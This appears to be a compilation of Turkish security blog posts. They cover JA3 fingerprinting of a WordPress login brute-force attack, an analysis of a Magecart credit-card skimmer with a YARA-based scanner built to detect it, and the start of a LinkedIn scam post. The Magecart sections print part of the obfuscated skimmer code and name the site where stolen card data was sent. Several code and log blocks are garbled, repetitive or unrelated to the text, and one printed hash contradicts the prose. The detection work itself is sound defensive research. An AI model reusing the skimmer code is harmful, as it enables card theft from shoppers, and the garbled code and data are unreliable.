[Hosting.com.tr](#), bulut hosting, bulut sunucu, fiziksel sunucu ve ek hizmetlerin olduğu ürün portföyü ile Türkiye’de güvenilir, hızlı ve kesintisiz internet hizmetleri ile müşteri portföyünü her geçen gün arttırmaktadırlar. 2015 yılında kurumsal kimlik, web altyapısı ve teknik altyapılarını yenileyerek tamamen responsive (mobil uyumlu) yeni web siteleri ve yönetim panelleri ile hizmet alımı ve tüm kontrol panel işlemlerini daha sade, daha hızlı yönetilebilir hale getirmişlerdir.

Yenilenen teknik altyapıları ile tüm sunucuları SSD diskler üzerine bulut sunucu mimarisine geçmiştir. [Hosting.com.tr](#), klasik hosting hizmeti fiyatları ile SSD disklerde hizmet vermektedir. Bu çerçevede kaliteden ödün vermeden, koşulsuz müşteri memnuniyeti odaklı prensipleri ile sürekli ve mutlu müşteri portföyünü her geçen gün büyötmek için çalışmaktadırlar.

VDSlerime kavuştuktan sonra sözlük saldırısına dair HTTP trafiğine göz atmaya devam ettim ve [/wp-login.php](#) sayfasına önce GET ardından POST isteği yapıldığını gördüm. Bu durumda yapılan ilk GET isteğinde saldırıyı yeni VDS’imde barındırdığım [www.mertsarica.net](#) adresine yönlendirerek POST isteğini oraya

yapmasını sağlayarak JA3 md5 özet değerini elde edebilir miydim ?

185.86.164.101	-	117/566/2038/00120134	00000	POST	wp-login.php	HTTP/1.1	503 18377	https://www.mertsarica.com/wp-login.php	"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3740.103 Safari/537.36"	185.86.164.101	-	117/566/2038/00120134	00000	POST	wp-login.php	HTTP/1.1	503 18378	https://www.mertsarica.com/wp-login.php	"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3740.103 Safari/537.36"
----------------	---	-----------------------	-------	------	--------------	----------	-----------	---	---	----------------	---	-----------------------	-------	------	--------------	----------	-----------	---	---

Vakit kaybetmeden ilk iş olarak www.mertsarica.net alan adımı Hosting.com.tr altyapısında barındırdığım VDS'e yönlendirdim. Daha sonra Cloudflare'nin yönetim panelinden www.mertsarica.com/wp-login.php sayfasına yapılan tüm isteklerin www.mertsarica.net/wp-login.php sayfasına yönlendirilmesini sağladım. Salesforce firması tarafından geliştirilen JA3 aracı VDS'e kurduktan sonra tcpdump aracı ile www.mertsarica.net web sunucusuna yapılan bağlantıları kayıt altına almaya başladım.

The screenshot shows the Cloudflare dashboard interface. At the top, there are navigation icons for Overview, Analytics, DNS, Crypto, Firewall, Access, Speed, Caching, Workers, Page Rules, Network, Traffic, Stream, Custom Pa., Apps, and Score Str.. Below this, the 'Page Rules' section is active, with the subtitle 'Control your Cloudflare settings by URL'. A message indicates 'You have 2 Page Rules left: Buy More Page Rules.' and a 'Create Page Rule' button is visible. The main content area shows a table of Page Rules with one rule defined: 'www.mertsarica.com/wp-login.php' with the action 'Forwarding URL (Status Code 301 - Permanent Redirect, Uri: https://www.mertsarica.net/wp-login.php)'. The interface includes a search bar for 'URL/Description' and control buttons like 'On', 'Off', 'Add', and 'Delete'.

```

--# ps au
PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
1760  0.0  0.0  15956  2220 hvc0 Ss+  Aug22  0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 hvc0 vt220
1763  0.0  0.0  161360  13008 tty1 Ss+  Aug22  0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
3821  0.0  0.1  26596  9240 pts/1 Ss+  10:19  0:00 -bash
3285  0.0  0.1  26604  9244 pts/2 Ss  12:37  0:00 -bash
3947  0.0  0.1  26596  9028 pts/3 Ss+  12:19  0:00 -bash
3225  0.0  0.0  22896  6352 pts/2 S  13:32  0:00 tcpdump -U -i eth0 -w capture.pcap -s 0 net 185.0.0.0/8
3271  0.0  0.0  37364  3424 pts/2 R+   13:36  0:00 ps au

```

Aradan bir gün geçtikten sonra tcpdump aracının çıktısına baktığımda sözlük saldırısını gerçekleştiren 6 farklı ip adresinin JA3 md5 özet değerinin (5641fa1bc96d6dd91ce79472b333d910) aynı olduğunu gördüm. Bu bilgiden yola çıkarak saldırıyı gerçekleştiren tüm sistemlerde aynı aracın kullanıldığını öğrenmiş oldum. Sıra hangi araç ile bu saldırının gerçekleştirildiğini öğrenmeye geldiğinde hemen bu md5 özet değerini JA3 parmak izi bilgilerinin tutulduğu [JA3 SSL Fingerprint](#) web sayfasında arattım ancak herhangi bir kayıt bulamadım. Bir gün bu md5 özet değerine dair bilginin JA3 SSL Fingerprint web sitesine ekleneceğini ümit ederek güvenlik araştırmamı burada sonlandırdım.

```

ja3_sha1: 1041fa1bc96d6dd91ce79472b333d910
"source_ip": "85.86.104.88",
"source_port": 52240,
"timestamp": 15656004.36205
}
}
"dest_ip": "185.0.0.0",
"dest_ip_net": "185.0.0.0/8",
"dest_ip_net_size": 42,
"ja3_sha1": "1041fa1bc96d6dd91ce79472b333d910",
"ja3_sha1_size": 32,
"source_ip": "185.86.104.88",
"source_port": 52240,
"timestamp": 15656004.32998
}
}
"dest_ip": "185.0.0.0",
"dest_ip_net": "185.0.0.0/8",
"dest_ip_net_size": 42,
"ja3_sha1": "1041fa1bc96d6dd91ce79472b333d910",
"ja3_sha1_size": 32,
"source_ip": "185.86.104.88",
"source_port": 52240,
"timestamp": 15656004.30048
}
}
"dest_ip": "185.0.0.0",
"dest_ip_net": "185.0.0.0/8",
"dest_ip_net_size": 42,
"ja3_sha1": "1041fa1bc96d6dd91ce79472b333d910",
"ja3_sha1_size": 32,
"source_ip": "185.86.104.88",
"source_port": 52240,
"timestamp": 15656004.30048
}
}
"dest_ip": "185.0.0.0",
"dest_ip_net": "185.0.0.0/8",
"dest_ip_net_size": 42,
"ja3_sha1": "1041fa1bc96d6dd91ce79472b333d910",
"ja3_sha1_size": 32,
"source_ip": "185.86.104.88",
"source_port": 52240,
"timestamp": 15656004.30048
}
}
"dest_ip": "185.0.0.0",
"dest_ip_net": "185.0.0.0/8",
"dest_ip_net_size": 42,
"ja3_sha1": "1041fa1bc96d6dd91ce79472b333d910",
"ja3_sha1_size": 32,
"source_ip": "185.86.104.88",
"source_port": 52240,
"timestamp": 15656004.30048
}
}
"dest_ip": "185.0.0.0",
"dest_ip_net": "185.0.0.0/8",
"dest_ip_net_size": 42,
"ja3_sha1": "1041fa1bc96d6dd91ce79472b333d910",
"ja3_sha1_size": 32,
"source_ip": "185.86.104.88",
"source_port": 52240,
"timestamp": 15656004.30048
}
}

```

Kıssadan hisse, sizler de JA3 metodundan faydalanarak ağıınızda gerçekleştirilen şüpheli, zararlı aktiviteleri tespit edebilir, benim gibi gerçekleştirilen siber saldırılara dair aklınızı kurcalayan sorulara yanıt bulabilirsiniz. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



## 5. Magecart Analizi

Hatırlarsanız [Magecart ile Mücadele](#) başlıklı blog yazımda zararlı JavaScript kodunun analizine başka bir yazımda yer vereceğimi belirtmiştim. Bu zamana dek çok defa zararlı javascript kodu analiz etmiş ve nasıl analiz edilebileceğine dair yaklaşık 3 yıl önce [Zararlı JavaScript Analizi](#) başlıklı bir blog yazısı da yazmıştım. Tabii yıllar geçtikçe tehdit aktörlerinin kullandığı yöntemler değişmeye ve siber güvenlik analistlerinin, araştırmacılarının işlerini git gide daha da zorlaştırmaya başladı.


Magecart grubunun geliştirdiği zararlı JavaScript kodu ([6cb1e31ff2f343a9d576d889bfcbde0e.js](#)) ile ilk karşılaştığımda kodun kolay bir şekilde anlaşılamayacak kadar karmaşıklaştırılmış (obfuscated) olduğu [JavaScript Obfuscator](#) veya [JavaScript Obfuscator Tool](#) araçlarından biri kullanılmış olabilir.) hemen dikkatimi çekmişti. [de4js](#) ve [IlluminateJs](#) gibi araçların da varlığına güvenerek karmaşıklaştırılmış kodu kolay bir şekilde alt edeceğimi, en kötü dinamik kod analizi yaparak (debugging) mutlu sona ulaşabileceğimi düşünüyordum fakat evdeki hesap çarşıya uymadı. ?

```

1160 var childImage= new Image();for(let i=0;i<childImage.length;i++){var img=childImage[i];this.appendChild(img)}
1161 if(typeof this.options.backgroundColor=='string'){var childImage=new Image();for(let i=0;i<childImage.length;i++){var child=childImage[i];this.appendChild(BackgroundImage(child));}var element=el.nodeType===1?el:el.parentNode;this.setAttribute('background-color',this.options.backgroundColor)}
1162 var src=this.options.src||'';var matches=this.matches(selector);while(matches.length){var url=this.options.src||src;if(!url){this.appendChild(child);}else{this.appendChild(child);}this.appendChild(child);}
1163 function addBackgroundFunction(url,elem){var background=Background(url,elem);this.images.push(background);this.appendChild(background);}
1164 this.images.forEach(function(img){var src=this.options.src||src;if(!src){return}this.appendChild(img);});
1165 this.images.forEach(function(img){var src=this.options.src||src;if(!src){return}this.appendChild(img);});
1166 function addBackgroundFunction(url,elem){var background=Background(url,elem);this.images.push(background);this.appendChild(background);}
1167 this.images.forEach(function(img){var src=this.options.src||src;if(!src){return}this.appendChild(img);});
1168 function addBackgroundFunction(url,elem){var background=Background(url,elem);this.images.push(background);this.appendChild(background);}
1169 this.images.forEach(function(img){var src=this.options.src||src;if(!src){return}this.appendChild(img);});
1170 function addBackgroundFunction(url,elem){var background=Background(url,elem);this.images.push(background);this.appendChild(background);}

```

İlk iş olarak [JavaScript Beautifier](#) web sitesinden faydalanarak zararlı kod bloğunu okunaklı hale getirdim. Ardından kodu anlaşılır hale getirmek için sırasıyla [de4js](#) ve [IlluminateJs](#) araçlarından faydalanmaya çalıştım ancak başarısız oldum. [Chrome DevTools](#) ile zararlı JavaScript kodunu hata ayıklaması (debugging) yaparak analiz etmeye başladım ve çok geçmeden bir zaman sonra işlerin yolunda gitmediğini farkettim. Chrome'dan kaynaklanan bir problem olabileceğini düşünerek şansımı Firefox ile denemeye karar verdim fakat o da birşeylerin yolunda gitmediğine dair uyarı verdi.



Ne yapabileceğime dair hindi gibi düşünüp dururken internet tarayıcısı yerine farklı bir araç ile hata ayıklaması yapabilmek için araştırma yapmaya başladım ve **Visual Studio Code** isimli kaynak kodu editörü ile karşılaştım. Chrome hata ayıklama eklentisi sayesinde arka planda HTML, JavaScript kodu analiz etmeye imkan tanıyan ve çok sayıda eklentiye sahip olan bu editör ile hata ayıklaması yapmaya başladığımda, **SetCookie** ile ilişkili fonksiyonun çok sayıda dizi (Array) oluşturarak bellekteki






```

147 konu = konular[0].konu[0]; konular[0];
148 }
149 }
150 return konular.map((konu) => {
151   return {
152     konu: konular[konu].konu,
153     id: konular[konu].id
154   };
155 });
156 }
157 console.log(konusu('1000')); //1000
158 console.log(konusu('1001')); //1001
159 console.log(konusu('1002')); //1002
160 console.log(konusu('1003')); //1003
161 console.log(konusu('1004')); //1004
162 console.log(konusu('1005')); //1005
163 console.log(konusu('1006')); //1006
164 console.log(konusu('1007')); //1007
165 console.log(konusu('1008')); //1008
166 console.log(konusu('1009')); //1009
167 console.log(konusu('1010')); //1010
168 console.log(konusu('1011')); //1011
169 console.log(konusu('1012')); //1012
170 console.log(konusu('1013')); //1013
171 console.log(konusu('1014')); //1014
172 console.log(konusu('1015')); //1015
173 console.log(konusu('1016')); //1016
174 console.log(konusu('1017')); //1017
175 console.log(konusu('1018')); //1018
176 console.log(konusu('1019')); //1019
177 console.log(konusu('1020')); //1020

```



Analiz ederken bir yerde **Regex** ile **removeCookie** değerinde { işareti ile **return** kelimesi arasında boşluk kontrolü yapıldığını farkettim. Boşluk karakterinin tespit edilmesi durumunda kodun akışı yukarıda bahsettiğim çok sayıda dizi oluşturup probleme yol açan fonksiyona ilerliyordu. Peki art niyetli geliştirici neden böyle bir kontrol koymuştu ? Bu gibi karmaşılaştırılmış, okunaklı olmayan kodlarla karşılaşan analistlerin ilk yaptığı iş, kodu araçlar (JavaScript Beautifier gibi) yardımıyla okunaklı, formata uygun bir hale getirmek olduğu için bu araçlar otomatik olarak araya boşluk koyuyorlardı ve bu da kodun analiz edildiğine dair art niyetli kişilere güzel bir tespit mekanizması oluşturmaya imkan tanıyordu.





Kodu **Regex** kontrolünden başarıyla geçecek şekilde boşluksuz olarak düzenleyip gizlenmiş karakter dizilerini çözdükten sonra statik ve dinamik kod analizi sayesinde kredi kartı bilgilerinin (**CVV, Holder, ccexpiry, ccnumber, cvc, fullname**) çalınarak [https://kinitrofitness\[.\]com/wp-includes/class-wp-customize-settings.php](https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php) adresine iletildiğini tespit etmiş oldum.





Ülke olarak COVID-19 salgınını geride bırakacağımız sağlıklı günlerde yeni bir yazı ile tekrar görüşmek dileğiyle herkese sağlıklı ve güvenli günler dilerim.

**Not:**

Bu yazı ayrıca [Pi Hediyem Var #17](#) oyununun çözüm yolunu da içermektedir.




## 6. Magecart ile Mücadele

Son yıllarda e-ticaret şirketlerinden ([Newegg](#)) havayolu şirketlerine ([British Airways](#)), biletleme şirketlerinden ([Ticketmaster](#) , [Biletix](#)) medya şirketlerine ([ABS-CBN](#)) kadar çok sayıda şirketin korkulu rüyası haline gelen [Magecart](#) grubu tarafından gerçekleştirilen siber saldırılar, [Biletix vakasında](#) da olduğu gibi ülkemizi, vatandaşlarımızı etkilemeye devam ediyor. Bu saldırılar sonucunda şirketler repütasyonel etkilerin yanı sıra [GDPR](#), [KVKK](#) gibi kanunlar, regülasyonlar nedeniyle [British Airways](#) örneğinde olduğu gibi yüksek [cezalarla](#) da karşı karşıya kaldığımızı biliyoruz.

Hikayemize geçecek olursam, 2019 yılının Haziran ayında Twitter üzerinden benimle özel mesaj üzerinden iletişime geçen [Tarık Uygun \(@uyguntt\)](#), Akbank tarafından kredi kartı ile şüpheli işlem yapıldığına dair bir uyarı mesajı aldığımı belirtti. (Alkışlar Akbank Dolandırıcılık Risk Yönetimi Ekibi'ne gelsin. :)) Kredi kartı ile alışveriş yaptığım en son sitenin spa ve masaj fırsatları sunan bir site olduğunu anımsadıktan sonra ufak bir araştırma sonucunda

kredi kartı bilgilerini girer girmez bilgilerin **hash** parametresinde gizlenerek **https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php** adresine iletildiğini farketmiş ve benimle bu durumu paylaşmaya karar vermiş.



Zaman bulduğum ilk fırsatta ilgili web stesini sanal makine üzerinden ziyaret ederek tüm istekleri ve yanıtları **Fiddler Proxy** aracı ile kayıt altına almaya başladım. Yeteri kadar gezdikten sonra Fiddler üzerinde **?hash=** parametresini arttığında siteye enjekte edilmiş olan zararlı JavaScript kodunun **https://www.xyz.com/media/po\_compressor/1/js/**

6cb1e31ff2f343a9d576d889bfcbe0e.js adresinde yer aldığını ve bu adresin de ana sayfaya enjekte edildiğini öğrendim.

The screenshot shows the browser's developer tools with the network tab open. A list of requests is visible, and the selected request is '6cb1e31ff2f343a9d576d889bfcbe0e.js'. The response pane displays the content of the JavaScript file, which is heavily obfuscated with escaped Unicode characters. The code is a single line of JavaScript that defines a function and calls it with various arguments, including a URL and a function name.

The screenshot shows the browser's developer tools with the network tab open. A list of requests is visible, and the selected request is '6cb1e31ff2f343a9d576d889bfcbe0e.js'. The response pane displays the content of the JavaScript file, which is heavily obfuscated with escaped Unicode characters. The code is a single line of JavaScript that defines a function and calls it with various arguments, including a URL and a function name.

**Biletix Vakası** yazısında olduğu gibi JavaScript kodunu dinamik analiz etmek yerine koda hızlıca bakmaya karar verdim. Koda baktığımda gizlenmiş olduğunu (obfuscated) ve **IlluminateJs** gibi araçlarla kolay bir şekilde çözülemediğini gördüm.

Biraz daha göz gezdirdikten sonra bu kodun müşterinin kredi kartı bilgilerini çaldığını (**Number, Holder, HolderFirstName, HolderLastName, Date, Month, Year, CVV, Gate, Data, Sent,**

**SaveParam**) net olarak anladım. Google'da ufak bir araştırma yaptığımda da bunun geçtiğimiz Temmuz ayında **Magento** e-ticaret platformu kullanan **962 tane sitenin hacklenmesinde** kullanılan kod ile **benzer** olduğunu farkettim.

```

953 }
954 var _0x342b13 = {
955   'Number': _0x3a74('0x14a', 'H843'),
956   'Holder': _0x3a74('0x14b', 'Eoip'),
957   'HolderFirstName': null,
958   'HolderLastName': null,
959   'Date': _0x3a74('0x14c', 'IP00'),
960   'Month': null,
961   'Year': null,
962   'CVV': 'cvc',
963   'Gate': _0x3a74('0x14d', '1Y8d'),
964   'Data': {},
965   'Sent': [],
966   'SaveParam': function (_0x39c382) {
967     if (_0x39c382['id'] !== undefined && _0x39c382['id'] != '' && _0x39c382['id'] != null && _0x39c382['_0x3a74('0x14
968     e', 'j1W')][_0x3a74('0x14f', 'o811')] < 0x100 && _0x39c382['_0x3a74('0x150', 'E1(t)'][_0x3a74('0x151', '#57Y')] > 0x0) {
969       if (_0x3a74('0x152', 'd1Z') === _0x3a74('0x153', '11PL')) {
970         _0x342b13['Data'][_0x39c382['id']] = _0x39c382['_0x3a74('0x154', 'pVAH')];
971         return;
972       } else {
973         if (document[_0x3a74('0x155', 'o811')] === _0x3a74('0x156', 'aFz')) {
974           _0x342b13[_0x3a74('0x157', 'pBzK')]();
975           setInterval(_0x342b13[_0x3a74('0x158', 'S888')], 0x1f4);
976           if (document[_0x3a74('0x159', 'sStE')](_0x342b13[_0x3a74('0x15a', 'pVAH')])) document[_0x3a74('0x15b
977           ', 'd1Z')](_0x342b13[_0x3a74('0x15c', 'L1Yt')](_0x3a74('0x15d', 'VCEm')) = '';
978           if (document[getElementById](_0x342b13['CVV'])) document[_0x3a74('0x15e', 'Eoip')](_0x342b13[_0x3a7
979           4('0x15f', 'eeo')](_0x3a74('0x160', 'Eoip')) = '';
980         }
981       }
982     }
983   }
984 }

```

Zararlı JavaScript kodunu analiz etmeyi başka bir yazıya bırakıp bu tür zararlı JavaScript kodu enjekte edilen siber saldırıların 2017 yılında **Tehdit Avı** başlıklı blog yazımda yer verdiğimden daha farklı bir noktaya gelmesi sebebiyle tespit adına daha farklı neler yapabileceğim üzerine kafa yormaya başladım.

Yakın zamanda kaleme aldığım **Alan Adı Yönetimi Sarmalı** başlıklı blog yazım için geliştirdiğim **RedSpider** isimli aracın biraz üzerinde oynayarak bu aracı hedef siteyi tarayan ve JavaScript kodlarını indirip **Yara** kuralları ile analiz eden bir araca çevirmek için işe koyuldum.

**yara-python** modülünü kurduktan sonra zararlı JavaScript kodu tespiti adına **Yara-Rules** projesinden faydalanmaya karar verdim. Kısa bir geliştirme süresinden sonra ortaya temelinde **Scrapy** yazılım iskeletinden faydalanılan **RedScanner** isimli araç çıktı.

Örnek olarak RedScanner aracını **scrapy runspider -nolog RedScanner.py -a "urls=xyz[.]com"** komutu ile hedef websitesi üzerinde çalıştırdığımda websitesine enjekte edilen zararlı kodu

mevcut yara kuralları ile başarıyla tespit edebildiğini gördüm. RedScanner aracının kullandığı YARA kurallarına kendi özel kurallarınızı da ekleyerek aracın tespit oranını arttırabileceğinize de unutmayın.

```
C:\WINDOWS\system32\cmd.exe - scrapy runspider --nolog RedScanner.py -a "url=" .com"
-----
Suspicious JavaScript Hunter v1.0 [https://www.mertsarica.com]
-----
[*] Crawling...
```

```
C:\WINDOWS\system32\cmd.exe - scrapy runspider --nolog RedScanner.py -a "url=" .com"
-----
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/wow.min.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/porto.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/jquery.pagnate.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/js/lib/imagesloaded.js
[*] JavaScript URL: https://www. .com/js/ebizsmarts/mellichamp/campaignCatcher.js
[*] JavaScript URL: https://www. .com/js/varien/product.js
[*] JavaScript URL: https://www. .com/js/varien/configurable.js
[*] JavaScript URL: https://www. .com/js/calendar/calendar.js
[*] JavaScript URL: https://www. .com/js/calendar/calendar-setup.js
[*] JavaScript URL: https://www. .com/js/prototype/window.js
[*] JavaScript URL: https://www. .com/js/prototype/tooltip.js
[*] JavaScript URL: https://www. .com/js/scriptaculous/scriptaculous.js
[*] URL: https://www. .com/media/po_compressor/1/js/6cble31ff2f343a9d576d889bfcbe0e.js Matched YARA Rule: BASE64_
table
[*] URL: https://www. .com/media/po_compressor/1/js/6cble31ff2f343a9d576d889bfcbe0e.js Matched YARA Rule: possibl
e_includes_base64_packed_functions
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/core.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/abstract.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/input.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/fronto.js
[*] JavaScript URL: https://www. .com/skin/frontend/base/default/aw_layerednavigation/js/type/range.js
[*] JavaScript URL: https://www. .com/skin/frontend/smartwave/porto/aw_layerednavigation/js/custom.js
```

Bu yazının Magecart ve benzer siber saldırılar ile sitelerine enjekte edilen zararlı JavaScript kodlarını tespit etmek isteyenlere yardımcı olacağımı ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Not: Bu yazıyı yazmam için bıkmadan usanmadan aylarca beni sıkıştıran Zero Xyele isimli Twitter kullanıcıma teşekkür ederim.  
?




## 7. LinkedIn Dolandırıcıları

Uzun yıllardan beri sosyal ağları ve medyayı etkin kullanan bir siber güvenlik arařtırmacısı olarak baėlantılarım arasında yer alanlarınız özellikle hafta ii [LinkedIn](#) ve [Twitter](#) üzerinden okuduėum ve beėendiėim siber güvenlik makalelerini, haberleri paylařtıklarımı fark ediyorlardır. Twitter hesabımın korumalı olması sebebiyle LinkedIn paylařımlarımın Twitter'a kıyasla ok daha fazla kiřiye ulařması beraberinde art niyetli kiřilerin, dolandırıcıların da radarına girmeme ve ilgin mesajlar almama yol aabiliyor.

Günlerden bir gün LinkedIn üzerinden [Jenny Tores](#) isimli bir kiřiden özel bir mesaj aldım. [Google eviri](#) ile hazırlanmış bir metinden hallice olan mesajında, profilimi ok ilgin bulduėunu ve benimle iletiřime gemek istediėinden bahsediyordu. Haber peřinde kořan bir gazeteci edasıyla ayaėıma gelen bu fırsatı deėerlendirerek bu kiřiyle iletiřim kurmaya karar verdim.



Invitations Manage



**Jenny Tores**  
Military

Ignore

